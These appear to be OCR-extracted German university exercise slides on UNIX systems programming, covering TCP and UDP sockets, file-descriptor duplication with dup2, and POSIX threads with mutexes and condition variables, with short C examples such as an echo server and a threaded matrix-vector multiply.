    - ➤ eine **Anforderung an einen Server** schickt und
    - ➤ auf eine Antwort wartet

5 Generieren eines Sockets

- Sockets werden mit dem Systemaufruf *socket(2)* angelegt

```
#include <sys/socket.h>
int socket(int domain, int type, int protocol);
```

- **`domain`**, z. B. (PF_ = Protocol Family)
  - **`PF_INET`**: Internet
  - **`PF_UNIX`**: Unix Filesystem
- **`type`** in PF_INET und PF_UNIX Domain:
  - **`SOCK_STREAM`**: Stream-Socket (bei PF_INET = TCP-Protokoll)
  - **`SOCK_DGRAM`**: Datagramm-Socket (bei PF_INET = UDP-Protokoll)
- **`protocol`**
  - Default-Protokoll für Domain/Type Kombination: **0**
    (z.B. INET/STREAM -> TCP) (siehe ***getprotobyname(3)***)

6 Namensgebung

- Sockets werden ohne Namen generiert
- durch den Systemaufruf ***bind(2)*** wird einem Socket ein Name zugeordnet

```
int bind(int s, const struct sockaddr *name, socklen_t namelen);
```

  - **s**: socket
  - **name**: Protokollspezifische Adresse
    Socket-Interface (**<sys/socket.h>**) ist zunächst protokoll-unabhängig

```
struct sockaddr {
   sa_family_t    sa_family;      /* Adressfamilie */
   char           sa_data[14];    /* Adresse */
};
```

    im Fall von **AF_INET**: IP-Addresse / Port

    ➤ es wird konkret eine **struct sockaddr_in** übergeben

  - **namelen**: Länge der konkret übergebenen Adresse in Bytes

7 Namensgebung für TCP-Sockets

- Name eines TCP-Sockets durch IP-Adresse und Port-Nummer definiert

```
struct sockaddr_in {
   sa_family_t         sin_family;    /* = AF_INET */
   in_port_t           sin_port;      /* Port */
   struct in_addr      sin_addr;      /* Internet-Adresse */
   char                sin_zero[8];   /* Füllbytes */
}
```

- **sin_port:** Port-Nummer
  - Port-Nummern sind eindeutig für einen Rechner und ein Protokoll
  - Port-Nummern < 1024: privilegierte Ports für root (in UNIX) (z.B. www=80, Mail=25, finger=79)
  - Portnummer = 0: die Portnummer soll vom System gewählt werden
  - Portnummern sind 16 Bit, d.h. kleiner als 65535
- **sin_addr:**IP-Adresse, mit ***gethostbyname(3)*** zu finden
  - **`INADDR_ANY`**: wenn Socket auf allen lokalen Adressen (z. B. allen Netzwerkinterfaces) Verbindungen akzeptieren soll

8 Binden eines TCP Socket — Beispiel

- Adresse und Port müssen in Netzwerk-Byteorder vorliegen!
- Beispiel

```
#include <sys/types.h>
#include <netinet/in.h>
...
struct sockaddr_in sin;
...
s = socket(PF_INET, SOCK_STREAM, 0);
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = htonl(INADDR_ANY);
sin.sin_port = htons(MYPORT);
bind(s, (struct sockaddr *) &sin, sizeof(sin));
```

9 Verbindungsannahme durch Server

- Server:
  - ***listen(2)*** stellt ein, wie viele ankommende Verbindungswünsche gepuffert werden können (d.h. auf ein *accept* wartend)
  - ***accept(2)*** nimmt Verbindung an:
    - ➤ *accept* blockiert solange, bis ein Verbindungswunsch ankommt
    - ➤ es wird ein neuer Socket erzeugt und an remote Adresse + Port (Parameter **`from`**) gebunden
      lokale Adresse + Port bleiben unverändert
    - ➤ dieser Socket wird für die Kommunikation benutzt
    - ➤ der ursprüngliche Socket kann für die Annahme weiterer Verbindungen genutzt werden

```
struct sockaddr_in from;
socklen_t fromlen;
  ...
listen(s, 5);                /* Allow queue of 5 connections */
fromlen = sizeof(from);
newsock = accept(s, (struct sockaddr *) &from, &fromlen);
```

10 Verbindungsaufbau durch Client

- Client:
  - ***connect(2)*** meldet Verbindungswunsch an Server
    - ***connect*** blockiert solange, bis Server Verbindung mit ***accept*** annimmt
    - Socket wird an die remote Adresse gebunden
    - Kommunikation erfolgt über den Socket
    - falls Socket noch nicht lokal gebunden ist, wird gleichzeitig eine lokale Bindung hergestellt (Port-Nummer wird vom System gewählt)

```
struct sockaddr_in server;
  ...
connect(s, (struct sockaddr *)&server, sizeof server);
```

- Eine Verbindung ist eindeutig gekennzeichnet durch
  - <lokale Adresse, Port> und <remote Adresse, Port>

11 Verbindungsaufbau und Kommunikation

- Beispiel: Server, der alle Eingaben wieder zurückschickt

```
fd = socket(PF_INET, SOCK_STREAM, 0); /* Fehlerabfrage */

name.sin_family = AF_INET;
name.sin_port = htons(port);
name.sin_addr.s_addr = htonl(INADDR_ANY);

bind(fd, (const struct sockaddr *)&name, sizeof(name)); /* Fehlerabfrage */

listen(fd, 5); /* Fehlerabfrage */

in_fd = accept(fd, NULL, 0); /* Fehlerabfrage */

/* hier evtl. besser Kindprozess erzeugen und eigentliche
   Kommunikation dort abwickeln */
for(;;) {

   n = read(in_fd, buf, sizeof(buf)); /* Fehlerabfrage */

   write(in_fd, buf, n); /* Fehlerabfrage */

}

close(in_fd);
```


12 Schließen einer Socketverbindung

- close(s)
- shutdown(s, how)
  - how:
    - ➤ SHUT_RD: verbiete Empfang (nächstes *read* liefert EOF)
    - ➤ SHUT_WR: verbiete Senden (nächstes *write* führt zu Signal SIGPIPE)
    - ➤ SHUT_RDWR: verbiete Senden und Empfangen

13 Verbindungslose Sockets

- Für Kommunikation über Datagramm-Sockets kein Verbindungsaufbau notwendig
- Systemaufrufe
  sendto(2) Datagramm senden
  recvfrom(2) Datagramm empfangen
- **Besonderheit: *Broadcasts*** über Datagramm-Sockets (Internet Domain)

14 TCP-Sockets: Zusammenfassung



15 Sockets und UNIX-Standards

- Sockets sind nicht Bestandteil des POSIX.1-Standards
- Sockets stammen aus dem BSD-UNIX-System, sind inzwischen Bestandteil von
  - BSD (-D_BSD_SOURCE)
  - SystemV R4 (-DSVID_SOURCE)
  - UNIX 95 (-D_XOPEN_SOURCE -D_XOPEN_SOURCE_EXTENDED=1)
  - UNIX 98 (-D_XOPEN_SOURCE=500)


U8-5 Duplizieren von Filedeskriptoren

- Ziel: Socket-Verbindung soll als stdout/stdin verwendet werden
- **`newfd = dup(fd)`**: Dupliziert Filedeskriptor fd, d.h. Lesen/Schreiben auf newfd ist wie Lesen/Schreiben auf fd
- **`dup2(fd, newfd)`**: Dupliziert FD in anderen FD (newfd), falls newfd schon geöffnet ist, wird newfd erst geschlossen
- Verwenden von dup2, um stdout umzuleiten:


```
fd = open("/tmp/myoutput", O_CREAT | O_RDWR, S_IRUSR | S_IWUSR);
dup2(fd,fileno(stdout));
printf("Hallo\n"); /* wird in /tmp/myoutput geschrieben */
```

U8-5 Duplizieren von Filedeskriptoren (2)

- erneutes Öffnen eines Files



- bei dup werden FD dupliziert, aber Files werden nicht neu geöffnet!



U8-6 Netzwerk-Programmierung - Verschiedenes

- Parametrierung eines Sockets abfragen / setzen
  - ***getsockopt(2)***, ***setsockopt(2)***
- Informationen über Socket-Bindung
  - ***getpeername(2)***
    Namen der mit dem Socket verbundenen Gegenstelle abfragen
  - ***getsockname(2)***
    Namen eines Sockets abfragen
- Hostnamen und -adressen ermitteln
  - ***gethostbyname(3)***

1 getsockname, getpeername


```
#include <sys/socket.h>
int getsockname(int s, struct sockaddr *addr, socklen_t *addrlen);
int getpeername(int s, struct sockaddr *addr, socklen_t *addrlen);
```

- Informationen über die lokale Adresse des Socket

```
struct sockaddr_in server;
socklen_t len;

len = sizeof(server);
getsockname(sock, (struct sockaddr *) &server, &len);
printf("Socket port #%d\n", ntohs(server.sin_port));
```

- Informationen über die remote Adresse des Socket

```
struct sockaddr_in server;
socklen_t len;

len = sizeof(server);
getpeername(sock, (struct sockaddr *) &server, &len);
printf("Socket port #%d\n", ntohs(server.sin_port));
```



2 Hostnamen und Adressen

- **gethostbyname** liefert Informationen über einen Host

```
#include <netdb.h>
struct hostent *gethostbyname(const char *name);
struct hostent {
   char    *h_name;       /* offizieller Rechnername */
   char    **h_aliases;   /* alternative Namen */
   int     h_addrtype;    /* = AF_INET */
   int     h_length;      /* Länge einer Adresse */
   char    **h_addr_list; /* Liste von Netzwerk-Adressen,
                             abgeschlossen durch NULL */
};

#define h_addr h_addr_list[0]
```

- **gethostbyaddr** sucht Host-Informationen für bestimmte Adresse

```
struct hostent *gethostbyaddr(const void *addr, size_t len, int type);
```

3 Socket-Adresse aus Hostnamen erzeugen

```
char *hostname = "faui07a";
struct hostent *host;
struct sockaddr_in saddr;

host = gethostbyname(hostname);
if(!host) {
    perror("gethostbyname()");
    exit(EXIT_FAILURE);
}
memset(&saddr, 0, sizeof(saddr)); /* Struktur initialisieren */
memcpy((char *) &saddr.sin_addr, (char *) host->h_addr, host->h_length);
saddr.sin_family = AF_INET;
saddr.sin_port   = htons(port);

/* saddr verwenden ... z.B. bind oder connect */
```

U9 9. Übung

U9-1 Überblick

- Besprechung Aufgabe 6 (printdir)
- Posix-Threads

U9-2 Motivation von Threads

- UNIX-Prozesskonzept: eine Ausführungsumgebung (virtueller Adressraum, Rechte, Priorität, ...) mit einem Aktivitätsträger (= Kontrollfluss, Faden oder Thread)
- Problem: UNIX-Prozesskonzept ist für viele heutige Anwendungen unzureichend
  - ➤ in Multiprozessorsystemen werden häufig parallele Abläufe in einem virtuellen Adressraum benötigt
  - ➤ zur besseren Strukturierung von Problemlösungen sind oft mehrere Aktivitätsträger innerhalb eines Adressraums nützlich
  - ➤ typische UNIX-Server-Implementierungen benutzen die fork-Operation, um einen Server für jeden Client zu erzeugen
    - ➥ Verbrauch unnötig vieler System-Ressourcen (Datei-Deskriptoren, Page-Table, Speicher, ...)
- Lösung: bei Bedarf weitere Threads in einem UNIX-Prozess erzeugen

U9-3 Vergleich von Thread-Konzepten

- ***User-Level Threads***: Federgewichtige Prozesse
  - ➤ Realisierung von Threads auf Anwendungsebene innerhalb eines Prozesses
  - ➤ Systemkern sieht nur den Prozess mit einem Kontrollfluss (Thread)

  Bewertung:

  + Erzeugung von Threads und Umschaltung extrem billig
  – Systemkern hat kein Wissen über diese Threads
    - ➥ Scheduling zwischen den Threads schwierig (Verdrängung meist nicht möglich - höchstens über Signal-Handler)
    - ➥ in Multiprozessorsystemen keine parallelen Abläufe möglich
    - ➥ wird ein Thread wegen eines *page faults* oder in einem Systemaufruf blockiert, ist der gesamte Prozess blockiert

U9-3 Vergleich von Thread-Konzepten (2)

- ***Kernel Threads***: leichtgewichtige Prozesse
  (lightweight processes)


  Bewertung:

  + eine Gruppe von Threads nutzt gemeinsam eine Menge von Betriebsmitteln (= Prozess)
  + jeder Thread ist aber als eigener Aktivitätsträger dem Betriebssystemkern bekannt
  – Kosten für Erzeugung und Umschaltung zwar erheblich geringer als bei "schwergewichtigen" Prozessen, aber erheblich teuerer als bei User-Level Threads

U9-4 Thread-Konzepte in UNIX/Linux

- verschiedene Implementierungen von Thread-Paketen verfügbar
  - ➤ reine User-Level Threads
    eine beliebige Zahl von User-Level Threads wird auf einem Kernel Thread "gemultiplexed" (*many:1*)
  - ➤ reine Kernel Threads
    jedem auf User Level sichtbaren Thread ist 1:1 ein Kernel Thread zugeordnet (*1:1*)
  - ➤ Mischungen: eine große Zahl von User-Level Threads wird auf eine kleinere Zahl von Kernel Threads abgebildet (*many:many*)
    - \+ User-Level Threads sind billig
    - \+ die Kernel Threads ermöglichen echte Parallelität auf einem Multiprozessor
    - \+ wenn sich ein User-Level Thread blockiert, dann ist mit ihm der Kernel Thread blockiert in dem er gerade abgewickelt wird — aber andere Kernel Threads können verwendet werden um andere, lauffähige User-Level Threads weiter auszuführen

U9-4 Thread-Konzepte in UNIX/Linux (2)



- Programmierschnittstelle standardisiert: **Pthreads-Bibliothek**
  - ➥ IEEE-POSIX-Standard P1003.4a

U9-5 pthread-Benutzerschnittstelle

- **Pthreads-Schnittstelle (Basisfunktionen)**:

pthread_create	Thread erzeugen & Startfunktion angeben
pthread_exit	Thread beendet sich selbst
pthread_join	Auf Ende eines anderen Threads warten
pthread_self	Eigene Thread-Id abfragen
pthread_yield	Prozessor zugunsten eines anderen Threads aufgeben

- Funktionen in Pthreads-Bibliothek zusammengefasst

```
gcc ... -pthread
```

U9-5 pthread-Benutzerschnittstelle (2)

- Threaderzeugung

```
#include <pthread.h>

int pthread_create(pthread_t *thread,
                   const pthread_attr_t *attr,
                   void *(*start_routine)(void *),
                   void *arg)
```

thread Thread-Id

attr Modifizieren von Attributen des erzeugten Threads (z. B. Stackgröße). **NULL** für Standardattribute.

Thread wird erzeugt und ruft Funktion **start_routine** mit Parameter **arg** auf.

Als Rückgabewert wird 0 geliefert. Im Fehlerfall wird ein Fehlercode als Ergebnis zurückgeliefert.

U9-5 pthread-Benutzerschnittstelle (3)

- Thread beenden (bei return aus **`start_routine`** oder):

```
void pthread_exit(void *retval)
```

Der Thread wird beendet und **retval** wird als Rückgabewert zurück geliefert (siehe pthread_join)

- Auf Thread warten und exit-Status abfragen:

```
int pthread_join(pthread_t thread, void **retvalp)
```

Wartet auf den Thread mit der Thread-ID **thread** und liefert dessen Rückgabewert über **retvalp** zurück.

Als Rückgabewert wird 0 geliefert. Im Fehlerfall wird ein Fehlercode als Ergebnis zurückgeliefert.

U9-6 Beispiel (Multiplikation Matrix mit Vektor)

```
double a[100][100], b[100], c[100];

int main(int argc, char* argv[]) {
    pthread_t tids[100];
...
    for (i = 0; i < 100; i++)
        pthread_create(tids + i, NULL, mult,
                                  (void *)(c + i));
    for (i = 0; i < 100; i++)
        pthread_join(tids[i], NULL);
...
}

void *mult(void *cp) {
    int j, i = (double *)cp - c;
    double sum = 0;

    for (j = 0; j < 100; j++)
        sum += a[i][j] * b[j];
    c[i] = sum;
    return 0;
}
```


U9-7 Pthreads-Koordinierung

- UNIX stellt zur Koordinierung von Prozessen komplexe Semaphor-Operationen zur Verfügung
  - Implementierung durch den Systemkern
  - komplexe Datenstrukturen, aufwändig zu programmieren
  - für die Koordinierung von Threads viel zu teuer
- Bei Koordinierung von Threads reichen meist einfache ***Mutex***-Variablen
  - gewartet wird durch Blockieren des Threads oder durch *busy wait (Spinlock)*

U9-7 Pthreads-Koordinierung (2)

★ **Mutexes**

■ Koordinierung von kritischen Abschnitten



U9-7 Pthreads-Koordinierung (3)

… Mutexes (2)

- Schnittstelle
  - Mutex erzeugen

```
pthread_mutex_t m1;
s = pthread_mutex_init(&m1, NULL);
```

  - Lock & unlock

```
s = pthread_mutex_lock(&m1);
... kritischer Abschnitt
s = pthread_mutex_unlock(&m1);
```

U9-7 Pthreads-Koordinierung (4)


… Mutexes (3)

- Komplexere Koordinierungsprobleme können alleine mit Mutexes nicht implementiert werden
  - ➥ Problem:
    - Ein Mutex sperrt die eine komplexere Datenstruktur
    - Der Zustand der Datenstruktur erlaubt die Operation nicht
    - Thread muss warten, bis die Situation durch anderen Thread behoben wurde
    - Blockieren des Threads an einem weiteren Mutex kann zu Verklemmungen führen
  - ➥ Lösung: Mutex in Verbindung mit sleep/wakeup-Mechanismus
  - ➥ **Condition Variables**

U9-7 Pthreads-Koordinierung (5)

★ Condition Variables

- Mechanismus zum Blockieren (mit gleichzeitiger Freigabe des aktuellen kritischen Abschnitts) und Aufwecken (mit neuem Betreten des kritischen Abschnitts) von Threads



U9-7 Pthreads-Koordinierung (6)

… Condition Variables (2)

- Realisierung
  - Thread reiht sich in Warteschlange der Condition Variablen ein
  - Thread gibt Mutex frei
  - Thread gibt Prozessor auf
